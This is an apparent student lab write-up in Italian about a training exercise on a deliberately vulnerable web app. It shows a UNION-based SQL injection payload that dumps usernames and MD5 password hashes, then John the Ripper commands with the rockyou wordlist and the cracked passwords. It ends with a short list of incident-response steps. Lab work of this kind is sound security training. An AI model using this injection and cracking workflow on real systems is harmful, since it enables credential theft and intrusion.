
Raul Pastor

John the ripper

Nell’esercizio di oggi viene richiesto di utilizzare il tool John per cercare di craccare gli hash delle password.

Ho riportato gli hash trovati con la SQLInjection:



Vulnerability: SQL Injection

User ID:


```
ID: 1' union select user, password from users #
First name: admin
Surname: admin

ID: 1' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Username: admin
Security Level: low
PHPIDS: disabled

Dopodiché ho lanciato il comando il John dopo aver estratto il file rockyou.txt gia presente su kali con le milioni di password piu utilizzate:



```
┌──(root㉿192)-[/home/raul/Desktop]
└─# john --format=raw-md5 --wordlist=/home/raul/Desktop/rockyou.txt /home/raul/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=10
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
letmein          (?)
charley          (?)
3g 0:00:00:00 DONE (2026-01-11 15:33) 300.0g/s 409600p/s 409600c/s 819200C/s slimshady..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Infine ho trovato le password e le ho listate con il seguente comando:



```
┌──(root㉿192)-[/home/raul/Desktop]
└─# john --show --format=Raw-MD5 /home/raul/Desktop/hash.txt
?:password
?:charley
?:letmein
?:password

4 password hashes cracked, 0 left
```

Parte Facoltativa:

Nell’immediato:

- Disconnettere la macchina dalla rete
- Avvisare il team e i tecnici
- Isolare la macchina
- Cercare di recuperare dati critici

Nel Medio periodo:

- Formattazione completa del pc
- Ripristino dell’ultimo backup
- Aggiornamento del sistema